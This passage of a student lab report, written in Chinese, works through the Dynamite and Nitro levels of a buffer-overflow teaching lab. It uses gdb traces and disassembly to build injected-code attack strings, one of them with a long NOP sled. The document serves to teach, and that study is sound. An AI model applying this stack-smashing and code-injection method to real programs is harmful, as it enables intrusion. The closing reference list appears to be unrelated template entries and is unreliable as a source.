
首先查看 getbuf 之前的 ebp 内容为 0x55682fc0 及字符串首地址为 0x55682f78：

```
Breakpoint 1, 0x0804937e in getbuf ()
(gdb) p/x ($ebp-0x28)
$1 = 0x55682f78
(gdb) x/x $ebp
0x55682fa0 <_reserved+1036192>: 0x55682fc0
```


再查看 test 函数调用完 getbuf 后下一条语句的地址为 0x8048ca7：

```
8048ca2:      e8 d1 06 00 00          call   8049378 <getbuf>
8048ca7:      89 45 f4                mov    %eax,-0xc(%ebp)
```

接下来编写恶意代码，并转化为攻击字符串：



将这段代码放入攻击字符串开始部分，字符串的第 41~44 字节用上面得到的 ebp 的内容替换，返回地址 45~48 字节用字符串首地址替换，得到字符串为 b8 2a 21 e5 48 68 a7 8c 04 08 c3 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 c0 2f 68 55 78 2f 68 55，将其写入 boom_1190201421.txt 并实施攻击，成功：



3.5 Nitro 的攻击与分析

文本如下：

90 90 90

90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 8d 6c 24 18 b8 2a 21 e5 48 68 21 8d
04 08 c3 f8 2d 68 55


分析过程：

目标是构建攻击字符串使 getbufn 函数返回 cookie 值至 testn 函数。五次调用都需要将 cookie 值设为函数返回值，复原被破坏的栈帧结构，并正确地返回到 testn 函数。

虽然每次执行的时候 ebp 的值不相同，但是 ebp 和 esp 满足 ebp=esp+0x18，若要还原栈帧，leal 0x18(%esp)=%ebp 即可，将返回值赋值为 cookie 值，只需 movl $0x48e5212a,%eax 即可，再将 getbufn 的后一句语句的地址入栈，pushl $0x08048d21。

```
08048d0e <testn>:
 8048d0e:       55                      push   %ebp
 8048d0f:       89 e5                   mov    %esp,%ebp
 8048d11:       83 ec 18                sub    $0x18,%esp
 8048d14:       e8 ea 03 00 00          call   8049103 <uniqueval>
 8048d19:       89 45 f0                mov    %eax,-0x10(%ebp)
 8048d1c:       e8 73 06 00 00          call   8049394 <getbufn>
 8048d21:       89 45 f4                mov    %eax,-0xc(%ebp)
```

编写恶意代码并转换为攻击字符串：



观察 getbufn 函数可得需要输入的字节数为 0x208+0x4+0x4=528 字节：

```
08049394 <getbufn>:
 8049394:       55                      push   %ebp
 8049395:       89 e5                   mov    %esp,%ebp
 8049397:       81 ec 08 02 00 00       sub    $0x208,%esp
 804939d:       83 ec 0c                sub    $0xc,%esp
 80493a0:       8d 85 f8 fd ff ff       lea    -0x208(%ebp),%eax
 80493a6:       50                      push   %eax
 80493a7:       e8 7c fa ff ff          call   8048e28 <Gets>
 80493ac:       83 c4 10                add    $0x10,%esp
 80493af:       b8 01 00 00 00          mov    $0x1,%eax
 80493b4:       c9                      leave
 80493b5:       c3                      ret
```

为了将返回地址覆盖为字符串的首地址，可以追踪调用 getbufn 函数前%ebp 的地址，然后将它减去 0x208 即可得到缓冲区字符串的首地址，一共 5 次，取最大地址 0x55683000 减去 0x208 得到首地址为 0x55682df8：


```
Breakpoint 1, 0x0804939d in getbufn ()
(gdb) p/x $ebp
$1 = 0x55682fa0
(gdb) c
Continuing.
Type string:t1
Dud: getbufn returned 0x1
Better luck next time

Breakpoint 1, 0x0804939d in getbufn ()
(gdb) p/x $ebp
$2 = 0x55682f90
(gdb) c
Continuing.
Type string:t2
Dud: getbufn returned 0x1
Better luck next time

Breakpoint 1, 0x0804939d in getbufn ()
(gdb) p/x $ebp
$3 = 0x55683000
(gdb) c
Continuing.
Type string:t3
Dud: getbufn returned 0x1
Better luck next time

Breakpoint 1, 0x0804939d in getbufn ()
(gdb) p/x $ebp
$4 = 0x55682ff0
(gdb) c
Continuing.
Type string:t4
Dud: getbufn returned 0x1
Better luck next time

Breakpoint 1, 0x0804939d in getbufn ()
(gdb) p/x $ebp
$5 = 0x55682fc0
(gdb) c
Continuing.
Type string:t5
Dud: getbufn returned 0x1
Better luck next time
```

构造 528 个字节的攻击字符串：509 个 nop(90)+15 个字节的恶意代码（8d 6c 24 18 b8 2a 21 e5 48 68 21 8d 04 08 c3）+4 个字节的缓冲区字符串首地址最大值

（f8 2d 68 55），为：

90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 8d 6c 24 18 b8 2a 21 e5 48 68 21 8d
04 08 c3 f8 2d 68 55

验证得成功：



第 4 章 总结

4.1 请总结本次实验的收获

本次实验和上次一样，富有乐趣，攻击成功时带来的成就感还是很强的。通过对代码缓冲区进行溢出攻击，我更加深刻地理解了栈帧结构及其在函数调用中的关系，对 gdb 的用法也变得更为熟悉，而且也进一步提升了对一些汇编代码以及内存体系的理解力。在实践中学习，使得我对知识的理解与掌握更好。

4.2 请给出对本次实验内容的建议

本次实验趣味性强，内容丰富，考察了有关汇编和栈帧等多方面的知识，对能力提升有很大的帮助，可以多设置这样的实验。

注：本章为酌情加分项。

参考文献

为完成本次实验你翻阅的书籍与网站等

[1] 林来兴. 空间控制技术[M]. 北京：中国宇航出版社，1992：25-42.

[2] 辛希孟. 信息技术与信息服务国际研讨会论文集：A 集[C]. 北京：中国科学出版社，1999.

[3] 赵耀东. 新时代的工业工程师[M/OL]. 台北：天下文化出版社，1998 [1998-09-26]. http://www.ie.nthu.edu.tw/info/ie.newie.htm（Big5）.

[4] 谌颖. 空间交会控制理论与方法研究[D]. 哈尔滨：哈尔滨工业大学，1992：8-13.

[5] KANAMORI H. Shaking Without Quaking[J]. Science，1998，279（5359）：2063-2064.

[6] CHRISTINE M. Plant Physiology: Plant Biology in the Genome Era[J/OL]. Science，1998，281：331-332[1998-09-23]. http://www.sciencemag.org/cgi/collection/anatmorp.